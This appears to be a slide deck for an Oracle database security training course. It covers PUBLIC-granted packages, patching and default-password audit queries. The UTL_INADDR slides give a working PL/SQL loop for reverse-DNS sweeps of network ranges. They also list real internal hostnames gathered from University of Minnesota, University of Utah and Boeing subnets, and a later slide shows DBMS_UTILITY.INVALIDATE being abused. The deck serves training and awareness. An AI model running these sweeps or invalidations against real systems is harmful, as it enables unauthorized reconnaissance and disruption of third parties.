



Oracle Database Security Master Labs

Slide Deck 2



Exploits

Exploit Labs

- UTL_INADDR
- Patch Advisories
- Default Insecure
- Access Control Lists
- Database Links
- Edition Based Obfuscation
- File System Access
- GLOGIN
- Network Transport
- Profiles
- Read Only Oracle Home
- Rewrite
- Roles
- Secure Configuration
- Slammer
- SQL Injection
- System and Object Privileges
- Transparent Data Encryption
- User Management
- Utility Packages
- V\$_ATTACK

UTL_INADDR

Execute on UTL_INADDR is Granted to PUBLIC (1:4)

- It takes precisely this much PL/SQL to attack

```
SQL> select utl_inaddr.get_host_address('www.umn.edu') from dual;

UTL_INADDR.GET_HOST_ADDRESS('WWW.UMN.EDU')
-----
134.84.119.107

SQL> select utl_inaddr.get_host_name('134.84.119.025') from dual;

UTL_INADDR.GET_HOST_NAME('134.84.119.025')
-----
g-smtp-w.tc.umn.edu
```

```
DECLARE
  h_name  VARCHAR2(60);
  test_ip VARCHAR2(12) := '134.84.119.';
  suffixn NUMBER(3) := 0;
  suffixv VARCHAR2(4);
BEGIN
  FOR i IN 1 .. 255 LOOP
    suffixn := suffixn + 1;
    IF suffixn < 10 THEN suffixv := '00' || TO_CHAR(suffixn);
    ELSIF suffixn BETWEEN 10 and 99 THEN suffixv := '0' || TO_CHAR(suffixn);
    ELSE suffixv := TO_CHAR(suffixn); END IF;
    BEGIN
      SELECT utl_inaddr.get_host_name(test_ip || suffixv)
      INTO h_name
      FROM dual;
      dbms_output.put_line(test_ip || suffixv || ' - ' || h_name);
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
  END LOOP;
END;
/
```


Execute on UTL_INADDR is Granted to PUBLIC (2:4)

■ The output

```
134.84.119.001 - x-134-84-119-1.tc.umn.edu
134.84.119.002 - x-134-84-119-2.tc.umn.edu
134.84.119.003 - x-134-84-119-3.tc.umn.edu
134.84.119.004 - x-134-84-119-4.tc.umn.edu
134.84.119.005 - lsv-dd.tc.umn.edu
134.84.119.006 - mta-w2.tc.umn.edu
134.84.119.007 - isrv-w.tc.umn.edu
134.84.119.010 - mta-a2.tc.umn.edu
134.84.119.011 - x-134-84-119-9.tc.umn.edu
134.84.119.012 - x-134-84-119-10.tc.umn.edu
134.84.119.013 - x-134-84-119-11.tc.umn.edu
134.84.119.014 - x-134-84-119-12.tc.umn.edu
134.84.119.015 - x-134-84-119-13.tc.umn.edu
134.84.119.016 - x-134-84-119-14.tc.umn.edu
134.84.119.017 - diamond.tc.umn.edu
134.84.119.020 - x-134-84-119-16.tc.umn.edu
134.84.119.021 - oamethyst.tc.umn.edu
134.84.119.022 - x-134-84-119-18.tc.umn.edu
134.84.119.023 - x-134-84-119-19.tc.umn.edu
134.84.119.024 - vs-w.tc.umn.edu
134.84.119.025 - g-smtp-w.tc.umn.edu
134.84.119.026 - mta-w1.tc.umn.edu
134.84.119.027 - x-134-84-119-23.tc.umn.edu
134.84.119.030 - x-134-84-119-24.tc.umn.edu
134.84.119.031 - x-134-84-119-25.tc.umn.edu
134.84.119.032 - x-134-84-119-26.tc.umn.edu
134.84.119.033 - x-134-84-119-27.tc.umn.edu
134.84.119.034 - x-134-84-119-28.tc.umn.edu
134.84.119.035 - mon-w.tc.umn.edu
134.84.119.036 - ldapauth-w.tc.umn.edu
134.84.119.037 - ldap-w.tc.umn.edu
134.84.119.040 - mta-w3.tc.umn.edu
134.84.119.041 - x-134-84-119-33.tc.umn.edu
```

```
134.84.119.042 - x-134-84-119-34.tc.umn.edu
134.84.119.043 - smtp-w2.tc.umn.edu
134.84.119.044 - relay-w2.tc.umn.edu
134.84.119.045 - x-134-84-119-37.tc.umn.edu
134.84.119.046 - x-134-84-119-38.tc.umn.edu
134.84.119.047 - x-134-84-119-39.tc.umn.edu
134.84.119.050 - x-134-84-119-40.tc.umn.edu
134.84.119.051 - x-134-84-119-41.tc.umn.edu
134.84.119.052 - x-134-84-119-42.tc.umn.edu
134.84.119.053 - x-134-84-119-43.tc.umn.edu
134.84.119.054 - x-134-84-119-44.tc.umn.edu
134.84.119.055 - lsv-w.tc.umn.edu
134.84.119.056 - x-134-84-119-46.tc.umn.edu
134.84.119.057 - lists.umn.edu
134.84.119.060 - x-134-84-119-48.tc.umn.edu
134.84.119.061 - plaza.tc.umn.edu
134.84.119.062 - x-134-84-119-50.tc.umn.edu
134.84.119.063 - x-134-84-119-51.tc.umn.edu
134.84.119.064 - x-134-84-119-52.tc.umn.edu
134.84.119.065 - x-134-84-119-53.tc.umn.edu
134.84.119.066 - x-134-84-119-54.tc.umn.edu
134.84.119.067 - x-134-84-119-55.tc.umn.edu
134.84.119.070 - x-134-84-119-56.tc.umn.edu
134.84.119.071 - x-134-84-119-57.tc.umn.edu
134.84.119.072 - x-134-84-119-58.tc.umn.edu
134.84.119.073 - x-134-84-119-59.tc.umn.edu
134.84.119.074 - isrv-d2.tc.umn.edu
134.84.119.075 - ldapauth-d2.tc.umn.edu.tc.umn.edu
134.84.119.076 - ldap-d2.tc.umn.edu.tc.umn.edu
134.84.119.077 - x-134-84-119-63.tc.umn.edu
134.84.119.100 - x-134-84-119-100.tc.umn.edu
134.84.119.101 - aquamarine.tc.umn.edu
134.84.119.102 - x-134-84-119-102.tc.umn.edu
134.84.119.103 - x-134-84-119-103.tc.umn.edu
```

```
134.84.119.104 - mon-m.tc.umn.edu
134.84.119.105 - mta-m2.tc.umn.edu
134.84.119.106 - x-134-84-119-106.tc.umn.edu
134.84.119.107 - isrv-m.tc.umn.edu
134.84.119.108 - mta-m4.tc.umn.edu
134.84.119.109 - x-134-84-119-109.tc.umn.edu
134.84.119.110 - x-134-84-119-110.tc.umn.edu
134.84.119.111 - x-134-84-119-111.tc.umn.edu
134.84.119.112 - x-134-84-119-112.tc.umn.edu
134.84.119.113 - x-134-84-119-113.tc.umn.edu
134.84.119.114 - oaqua.tc.umn.edu
134.84.119.115 - x-134-84-119-115.tc.umn.edu
134.84.119.116 - x-134-84-119-116.tc.umn.edu
134.84.119.117 - x-134-84-119-117.tc.umn.edu
134.84.119.118 - x-134-84-119-118.tc.umn.edu
134.84.119.119 - x-134-84-119-119.tc.umn.edu
134.84.119.120 - vs-m.tc.umn.edu
134.84.119.121 - g-smtp-m.tc.umn.edu
134.84.119.122 - mta-m1.tc.umn.edu
134.84.119.123 - x-134-84-119-123.tc.umn.edu
134.84.119.124 - x-134-84-119-124.tc.umn.edu
134.84.119.125 - x-134-84-119-125.tc.umn.edu
134.84.119.126 - g-smtp-m4.tc.umn.edu
134.84.119.127 - x-134-84-119-127.tc.umn.edu
134.84.119.128 - x-134-84-119-128.tc.umn.edu
134.84.119.129 - x-134-84-119-129.tc.umn.edu
134.84.119.130 - ldapauth-m.tc.umn.edu
134.84.119.131 - ldap-m.tc.umn.edu
134.84.119.132 - mta-m3.tc.umn.edu
134.84.119.133 - x-134-84-119-133.tc.umn.edu
134.84.119.134 - x-134-84-119-134.tc.umn.edu
134.84.119.135 - smtp-m2.tc.umn.edu
134.84.119.136 - relay-m2.tc.umn.edu
134.84.119.137 - x-134-84-119-137.tc.umn.edu
```

Execute on UTL_INADDR is Granted to PUBLIC (3:4)

- Let's go after the University of Utah instead

```
SQL> select utl_inaddr.get_host_address('www.utah.edu') from dual;

UTL_INADDR.GET_HOST_ADDRESS('WWW.UTAH.EDU')
-----
155.97.137.55

SQL> select utl_inaddr.get_host_name('155.97.137.045') from dual;

UTL_INADDR.GET_HOST_NAME('155.97.137.45')
-----
test.sys.utah.edu
```

```
DECLARE
  h_name  VARCHAR2(60);
  test_ip VARCHAR2(12) := '155.97.137.';
  suffixn NUMBER(3) := 0;
  suffixv VARCHAR2(4);
BEGIN
  FOR i IN 1 .. 255 LOOP
    suffixn := suffixn + 1;
    IF suffixn < 10 THEN suffixv := '00' || TO_CHAR(suffixn);
    ELSIF suffixn BETWEEN 10 and 99 THEN suffixv := '0' || TO_CHAR(suffixn);
    ELSE suffixv := TO_CHAR(suffixn); END IF;
    BEGIN
      SELECT utl_inaddr.get_host_name(test_ip || suffixv)
      INTO h_name
      FROM dual;
      dbms_output.put_line(test_ip || suffixv || ' - ' || h_name);
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
  END LOOP;
END;
/
```

Execute on UTL_INADDR is Granted to PUBLIC (4:4)

- Attacked from a hotel room using public internet

155.97.136.006 - avaya-cms.vs.utah.edu

155.97.136.110 - dbw1.it.utah.edu

155.97.136.111 - sql-om.it.utah.edu

155.97.136.112 - sql-cm.it.utah.edu

155.97.136.113 - sql-bes.it.utah.edu

155.97.136.117 - dbw23.it.utah.edu

155.97.136.140 - d-ad.addev.utah.edu

155.97.136.141 - d-hsc.hscdev.addev.utah.edu

155.97.136.147 - d-mim.addev.utah.edu

155.97.136.148 - d-adfs.addev.utah.edu

155.97.136.149 - fim.addev.utah.edu

155.97.136.150 - d-ars.addev.utah.edu

155.97.136.153 - d-adlds.addev.utah.edu

155.97.136.157 - d-candes.addev.utah.edu

155.97.136.200 - b3.ddi.utah.edu

155.97.137.007 - slb1-campus-ddc-i11.net.utah.edu

155.97.137.010 - slb2-campus-ddc-j11.net.utah.edu

155.97.137.011 - slb-campus-ddc-vip.net.utah.edu

155.97.137.012 - slb3-campus-ddc-i11.net.utah.edu

155.97.137.021 - astra.utah.edu

155.97.137.022 - dars.sys.utah.edu

155.97.137.024 - webct.utah.edu

155.97.137.025 - jira.acs.utah.edu

155.97.137.026 - webctold.utah.edu

155.97.137.027 - stage.exchange.utah.edu

155.97.137.031 - my.utah.edu

155.97.137.032 - onboard.utah.edu

155.97.137.033 - uguest.utah.edu

155.97.137.034 - mytest.utah.edu

155.97.137.035 - campusmasterplan.utah.edu

155.97.137.036 - autodiscover.coe.utah.edu

155.97.137.040 - appdb.it.utah.edu

155.97.137.041 - gsa.search.utah.edu

155.97.137.043 - mrte.cc.utah.edu

155.97.137.044 - unite.utah.edu

155.97.137.045 - test.sys.utah.edu

155.97.137.046 - smtp.o365.umail.utah.edu

155.97.137.047 - vip-ipo.cc.utah.edu

155.97.137.050 - ipohsc.utah.edu

155.97.137.051 - staging.egi.utah.edu

155.97.137.052 - smtp.utah.edu

155.97.137.053 - ipo-forward.cc.utah.edu

155.97.137.054 - webstats8.utah.edu

155.97.137.055 - sdc8.utah.edu

155.97.137.060 - eq.utah.edu

155.97.137.061 - blocku.acs.utah.edu

155.97.137.062 - csmssl1.test.utah.edu

155.97.137.063 - sharepoint.it.utah.edu

155.97.137.066 - uitapp.it.utah.edu

155.97.137.067 - test.www.utah.edu

155.97.137.071 - ezproxy.test.utah.edu

155.97.137.072 - internalhub.umail.utah.edu

155.97.137.074 - legacy.umail.utah.edu

155.97.137.077 - ldap.acs.utah.edu

155.97.137.100 - go.utah.edu

155.97.137.102 - testvip2.sys.utah.edu

155.97.137.103 - ulogin.utah.edu

155.97.137.104 - jira.sys.utah.edu

155.97.137.105 - exc-sentry.med.utah.edu

155.97.137.106 - people.utah.edu

155.97.137.107 - www.test.utah.edu

155.97.137.109 - idp.idm.utah.edu

155.97.137.110 - gis-reporting.fm.utah.edu

155.97.137.114 - training.identity.utah.edu

155.97.137.118 - templates.utah.edu

155.97.137.150 - umailx.umail.utah.edu

155.97.137.223 - ese.idm.utah.edu

155.97.137.229 - test.go.utah.edu

155.97.137.232 - jira.test.utah.edu

155.97.137.234 - d-pki.addev.utah.edu

155.97.137.236 - gatetest.acs.utah.edu

155.97.137.237 - gatedev.acs.utah.edu

How Comfortable Do You Feel About Your Perimeter Defense?

- Want to see what's visible from a Hilton Garden Inn in Bothell WA?

```
-- sample of 56 exposed IPs
130.76.32.044 - blv-crp-02.boeing.com
130.76.32.045 - blv-cbpn-02.boeing.com
130.76.32.051 - blv-csrp-04a.boeing.com
130.76.32.052 - blv-sec-cert-rp.boeing.com
130.76.32.053 - blv-vn-03.boeing.com
130.76.32.054 - blv-vabsd.esddh.boeing.com
130.76.32.055 - blv-smdac.esddh.boeing.com
130.76.32.072 - ciemftstelift1.boeing.com
130.76.32.073 - blv-psxms1-01.boeing.com
130.76.32.074 - ciemftste2ift1.boeing.com
130.76.32.075 - dhcp17a.boeing.com
130.76.32.077 - ciemftstelift2.boeing.com
130.76.32.103 - bcag-fw-01.boeing.com
130.76.32.106 - igx33-03-12bb5-a.boeing.com
130.76.32.108 - igx33-03-12bb5-c.boeing.com
130.76.32.112 - blv-mbf-01.boeing.com
130.76.32.113 - nt-ops-12.beds.boeing.com
130.76.32.116 - blv-sw-01.boeing.com
130.76.32.244 - blv-prprd.esddh.boeing.com
```


```
-- all 19 exposed IPs
130.76.184.016 - gtmx50-115-a.boeing.com
130.76.184.101 - southwest1-pre.mobile.connect.boeing.com
130.76.184.106 - phxntp1.ntp.boeing.net
130.76.184.107 - phxptp1.ntp.boeing.net
130.76.184.122 - cite-mbf.boeing.com
130.76.184.123 - cite-bpn.boeing.com
130.76.184.124 - cite-cert-bpn.boeing.com
130.76.184.138 - www-prd-12.exi.boeing.com
130.76.184.139 - www-prd-13.exi.boeing.com
130.76.184.158 - southwest2.connect.boeing.com
130.76.184.170 - phx-mbsin-01.mbs.boeing.net
130.76.184.171 - phx-mbsin-02.mbs.boeing.net
130.76.184.172 - phx-mbsin-03.mbs.boeing.net
130.76.184.173 - phx-mbsin-04.mbs.boeing.net
130.76.184.178 - phx-mbsout-01.mbs.boeing.net
130.76.184.179 - phx-mbsout-02.mbs.boeing.net
130.76.184.212 - phxdnsxp01.dns.boeing.net
130.76.184.217 - phxdnsxr01.dns.boeing.net
130.76.184.222 - phxdnsexnr01.dns.boeing.net
```

- Want to guess what "sec-cert" is?
- How about "dhcp17a"?
- What is "bcag-fw-01"? ... I bet it is a firewall at Boeing Commercial Airplane Group
- What are the odds that every server at Boeing in Phoenix is connected to NTP and DNS?

Patch Advisories

Patching in America

- This major US bank needs to prioritize patching ... but they are hardly alone



The image shows a screenshot of an SQL*Plus terminal window. The window has a title bar that says "SQL Plus" and standard Windows window controls (minimize, maximize, close). The terminal text is as follows:

```
SQL*Plus: Release 11.2.0.1.0 Production on Thu Aug 24 13:56:10 2017  
Copyright (c) 1982, 2010, Oracle. All rights reserved.  
  
Enter user-name: WFHMDW30  
Enter password:  
ERROR:  
ORA-12560: TNS:protocol adapter error  
  
Enter user-name: _
```

Two red arrows point to the top of the terminal window, one pointing to the title bar and the other pointing to the maximize button.

Anatomy Of An IT Attack (1:6)

- Oracle releases a new security patch
 - Attackers download it within minutes
 - Attackers read the list of weaknesses
 - Attackers know they have weeks to months before Oracle's customers will apply the latest patch
-
- I am going to teach everyone here how to attack any Oracle Database
 - With no escalated privileges
 - Without any tools or techniques such as SQL Injection
 - And with only one SQL statement and one line of code
 - You have an ethical and moral responsibility to use this information only for the purpose of helping your organization understand the risk they are taking by not investing in data and database security

Anatomy Of An IT Attack (2:6)

ORACLE MY ORACLE SUPPORT

PowerView is Off

Switch to Cloud Support

Daniel (Available)

(0)

Contact Us

Help

Dashboard

Knowledge

Service Requests

Patches & Updates

Community

Certifications

Systems

Collector

Advanced Customer Services

More...

Give Feedback...

Document Display

Search: database security patch

Back to Results

Agile Server Not Starting Fully After Database Security Patch 21523375 (2074804.1)

Security Patch Update April 2017 Database Known Issues (2229042.1)

Security Patch Update July 2017 Database Known Issues (2264640.1)

Security Patch Update October 2017 (11.2.0.4.171017) Database Known Issues (2297788.1)

Potential Impact of Installing Oracle Database Security Patches on Servers running OCNCC (1559390.1)

Database Security Patching from 12.1.0.1 onwards (1581950.1)

FAQ - SES Mandatory Software Patches And Security Patch Certification Information (2204694.1)

Information Center: Patching and Maintaining Database Security Products (1548957.2)

All About Security: User, Privilege, Role, SYSDBA, O/S Authentication, Audit, Encryption, OLS, Database Vault, Audit Vault (207959.1)

Security Checklist: 10 Basic Steps to Make Your Database Secure from Attacks (1545816.1)

Load More...

Back to Results

PURPOSE

This document lists the known issues for Oracle Database Security Patch Update (11.2.0.4.171017) dated October 17, 2017. These known issues are in addition to the issues listed in the individual READMEs.

SCOPE

The document is for Database Administrators and/or others tasked with Quarterly Security Patching.

DETAILS

Patch 26474853 - Security Patch Update October 2017 (11.2.0.4.171017) Database Known Issues

For CPUOct2017

My Oracle Support Document ID: 2297788.1

Released: October 17, 2017

This document lists the known issues for Oracle Database Security Patch Update dated October 2017 - 11.2.0.4.171017 (aka patch 26474853). These known issues are in addition to the issues listed in the individual CPUOct2017 READMEs.

This document includes the following sections:

- Section 1. "Known Issues"
- Section 2. "Modification History"
- Section 3. "Documentation Accessibility"

1 Known Issues

Was this document helpful?

☐ Yes

☐ No

Document Details

Type:

REFERENCE

Status:

PUBLISHED

Last Major Update:

Oct 30, 2017

Last Update:

Oct 30, 2017

Information Centers

No Information Center available for this document.

Document References

No References available for this document.



Recently Viewed

Secure Configuration for Oracle E-Business Suite Release 12.1 [403537.1]

Secure Configuration Guide for Oracle E-Business Suite 11i [189367.1]

Can The OWA/ADP Schema Be

Patch Details

**Patch 26474853: DATABASE SECURITY PATCH UPDATE 11.2.0.4.171017**

Last Updated

Oct 30, 2017 6:20 PM (5+ months ago)

Product	Oracle Database - Enterprise Edition (More...)	Size	19.4 MB
Release	Oracle 11.2.0.4.0	Download Access	Software
Platform	IBM: Linux on System z	Classification	Security
		Patch Tag	All Database

Recommendations / Certifications

Recommended for Oracle Database 11.2.0.4.0

Bugs Resolved by This Patch

13944971	Fix for Bug 13944971
16450169	Fix for Bug 16450169
16524926	APEX: ORA-1031 WITH ORACLE MULTIMEDIA AND REALM PROTECTED DB SCHEMA
16721594	Fix for Bug 16721594
17006570	Fix for Bug 17006570
17088068	Fix for Bug 17088068
17343514	REMOVE JAVA FROM CATBUNDLE
17551063	Fix for Bug 17551063
17551709	DATABASE SECURITY PATCH UPDATE 11.2.0.4.0 (CPUJAN2014)
17600719	DBMS_UTILITY.INVALIDATE ORA-3113 ORA-7445 CORE DUMP [OPIGLN]

[Open Readme to View all Bugs](#)

183.6.26 INVALIDATE Procedure

This procedure invalidates a database object and (optionally) modifies its PL/SQL compiler parameter settings. It also invalidates any objects that (directly or indirectly) depend on the object being invalidated.

Syntax

```
DBMS_UTILITY.INVALIDATE (  
    p_object_id          NUMBER,  
    p_plsql_object_settings VARCHAR2 DEFAULT NULL,  
    p_option_flags        PLS_INTEGER DEFAULT 0);
```

Anatomy Of An IT Attack (5:6)

```
sqlplus.exe

SQL*Plus: Release 12.2.0.1.0 Production on Fri Apr 13 08:12:31 2018

Copyright (c) 1982, 2016, Oracle. All rights reserved.

Enter user-name: / as sysdba

Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production

Session altered.

Session altered.

SQL> SELECT grantee FROM dba_tab_privs WHERE table_name = 'DBMS_UTILITY' ORDER BY 1;

GRANTEE
-----
DBSFUSER
DVSYS
GSMADMIN_INTERNAL
ORDSYS
PUBLIC
WMSYS

6 rows selected.
```

Anatomy Of An IT Attack (6:6)

```
SQL> CREATE TABLE test (  
2 testcol VARCHAR2(20));
```

Table created.

```
SQL> CREATE OR REPLACE PROCEDURE testproc IS  
2 i PLS_INTEGER;  
3 BEGIN  
4 SELECT COUNT(*)  
5 INTO i  
6 FROM test;  
7 END testproc;  
8 /
```

SP2-0804: Procedure created with compilation warnings

```
SQL> SELECT object_id, object_name, object_type  
2 FROM user_objects  
3 WHERE object_name = 'TESTPROC';
```

OBJECT_ID	OBJECT_NAME	OBJECT_TYPE
88434	TESTPROC	PROCEDURE

```
SQL> SELECT object_id FROM user_objects WHERE object_name = 'TESTPROC';
```

OBJECT_ID
88434

```
SQL> exec dbms_utility.invalidate(88434);
```

PL/SQL procedure successfully completed.

```
SQL> SELECT object_id, object_name  
2 FROM user_objects  
3 WHERE status = 'INVALID';
```

OBJECT_ID	OBJECT_NAME
88434	TESTPROC

Default Insecure

What You Have Installed

- The Oracle Database is not a relational database ... it hasn't been one since version 7
- The default database installation contains 7,479 tables
- It contains 103,422 code objects of which you have no read a single line of source code to know what it does
- The libraries and packages contain thousands of separate programs

```
SQL> SELECT object_type, COUNT(*) FROM cdb_objects GROUP BY object_type;
```

OBJECT_TYPE	COUNT(*)	OBJECT_TYPE	COUNT(*)
CLUSTER	30	PACKAGE	3939
CONSUMER GROUP	54	PACKAGE BODY	3756
CONTEXT	30	PROCEDURE	623
DATABASE LINK	3	PROGRAM	30
DESTINATION	6	QUEUE	85
DIMENSION	10	RESOURCE PLAN	33
DIRECTORY	48	RULE	3
EDITION	3	RULE SET	59
EVALUATION CONTEXT	42	SCHEDULE	12
FUNCTION	1051	SCHEDULER GROUP	12
INDEX	13339	SEQUENCE	780
INDEX PARTITION	1138	SYNONYM	111418
INDEXTYPE	21	TABLE	7479
JAVA CLASS	92571	TABLE PARTITION	1068
JAVA DATA	984	TABLE SUBPARTITION	96
JAVA RESOURCE	3044	TRIGGER	1797
JAVA SOURCE	6	TYPE	7706
JOB	70	TYPE BODY	698
JOB CLASS	42	UNDEFINED	49
LIBRARY	689	UNIFIED AUDIT POLICY	24
LOB	2685	VIEW	19631
LOB PARTITION	41	WINDOW	27
MATERIALIZED VIEW	4	XML SCHEMA	134
OPERATOR	162		

Default Users, Default Passwords (1:2)

- Do you know what accounts are available for use?

```
SQL> SELECT username, account_status, lock_date, expiry_date, created  
2 FROM dba_users  
3* ORDER BY account_status, created, username
```

- What you want to be looking for is accounts that are accessible (OPEN)
- Accounts created after the date on which SYS and SYSTEM were created must be justified on a regular basis
 - Why does it exist?
 - Who or what is using it?
 - What privileges does it need now?
 - When was the last time it was used?
 - When is the next date on which it will expire?

Default Users, Default Passwords (2:2)

- Become familiar with the DBA_USERS_WITH_DEFPWD view

```
SQL> SELECT * FROM dba_users_with_defpwd;
```

USERNAME	PRODUCT
-----	-----
GSMCATUSER	
ORDDATA	
DBSNMP	
APPQOSSYS	
MDSYS	
MDDATA	
DIP	
REMOTE_SCHEDULER_AGENT	Oracle Scheduler
ORACLE_OCM	
SYS\$UMF	Unified Manageability Framework
WMSYS	
SYSRAC	
CTXSYS	
ORDSYS	
OUTLN	
DBSFUSER	DB Service FireWall USER
GGSYS	
SI_INFORMTN_SCHEMA	
XDB	
ORDPLUGINS	
OLAPSYS	

Inner-Join to DBA_USERS

```
SELECT d.con_id, d.username, u.account_status
FROM dba_users_with_defpwd d, dba_users u
WHERE d.username = u.username
AND u.account_status = 'OPEN'
ORDER BY 3,1, 2;
```

User Authentication and Permissions (1:2)

Explanation	Default passwords are passwords that have been created for purposes of installation and testing and that have been published and most often widely distributed. Not changing default passwords immediately after installation creates a substantial security risk.																						
Validation	<pre>SELECT d.username, u.account_status FROM dba_users_with_defpwd d, dba_users u WHERE d.username = u.username AND u.account_status = 'OPEN';</pre>																						
Findings	<table><thead><tr><th>USERNAME</th><th>ACCOUNT_STATUS</th></tr></thead><tbody><tr><td>ABM</td><td>OPEN</td></tr><tr><td>AP</td><td>OPEN -- Accounts Payable</td></tr><tr><td>APPLSYSPUB</td><td>OPEN</td></tr><tr><td>AR</td><td>OPEN -- Accounts Receivable</td></tr><tr><td>FA</td><td>OPEN -- Fixed Assets</td></tr><tr><td>GL</td><td>OPEN -- General Ledger</td></tr><tr><td>JE</td><td>OPEN -- Journal Entry</td></tr><tr><td>SCOTT</td><td>OPEN</td></tr><tr><td>USER1</td><td>OPEN</td></tr><tr><td>VIDEO5</td><td>OPEN</td></tr></tbody></table>	USERNAME	ACCOUNT_STATUS	ABM	OPEN	AP	OPEN -- Accounts Payable	APPLSYSPUB	OPEN	AR	OPEN -- Accounts Receivable	FA	OPEN -- Fixed Assets	GL	OPEN -- General Ledger	JE	OPEN -- Journal Entry	SCOTT	OPEN	USER1	OPEN	VIDEO5	OPEN
USERNAME	ACCOUNT_STATUS																						
ABM	OPEN																						
AP	OPEN -- Accounts Payable																						
APPLSYSPUB	OPEN																						
AR	OPEN -- Accounts Receivable																						
FA	OPEN -- Fixed Assets																						
GL	OPEN -- General Ledger																						
JE	OPEN -- Journal Entry																						
SCOTT	OPEN																						
USER1	OPEN																						
VIDEO5	OPEN																						
Action	The EBS application has little protection against a breach and no way to determine, after the fact, that a breach has taken place. All default passwords should be changed to complex passwords containing a combination of upper case, lower case, numbers, and special characters and these should be changed at least once each year.																						

User Authentication and Permissions (2:2)

- No user should be created using the default profile
- Check for default password usage
 - If you find default passwords being used either change the passwords or lock and expire the account
- Do not use externally authenticated users such as OPS\$ unless you can prove that O/S access is secure and will stay that way which, of course, you cannot do
- CIS audit check 4.07 specifically checks for the use of externally authenticated access

```
SQL> SELECT d.con_id, d.username, u.account_status
2  FROM cdb_users_with_defpwd d, cdb_users u
3  WHERE d.username = u.username
4  AND u.account_status = 'OPEN'
5  ORDER BY 3,1, 2;
```

CON_ID	USERNAME	ACCOUNT_STATUS
1	SYS	OPEN
1	SYS	OPEN
1	SYSTEM	OPEN
1	SYSTEM	OPEN
3	HR	OPEN
3	OE	OPEN
3	PM	OPEN
3	SCOTT	OPEN
3	SH	OPEN
3	SYS	OPEN
3	SYS	OPEN
3	SYSTEM	OPEN
3	SYSTEM	OPEN

User Authentication and Permissions (3:3)

- NIST Special Publication 800-63: Digital Identity Guidelines (May 31, 2018)
 - <https://pages.nist.gov/800-63-FAQ/#q-b5>

“Verifiers SHOULD NOT require memorized secrets to be changed arbitrarily (e.g., periodically). However, verifiers SHALL force a change if there is evidence of compromise of the authenticator.”

- Users tend to choose weaker memorized secrets when they know that they will have to change them in the near future.
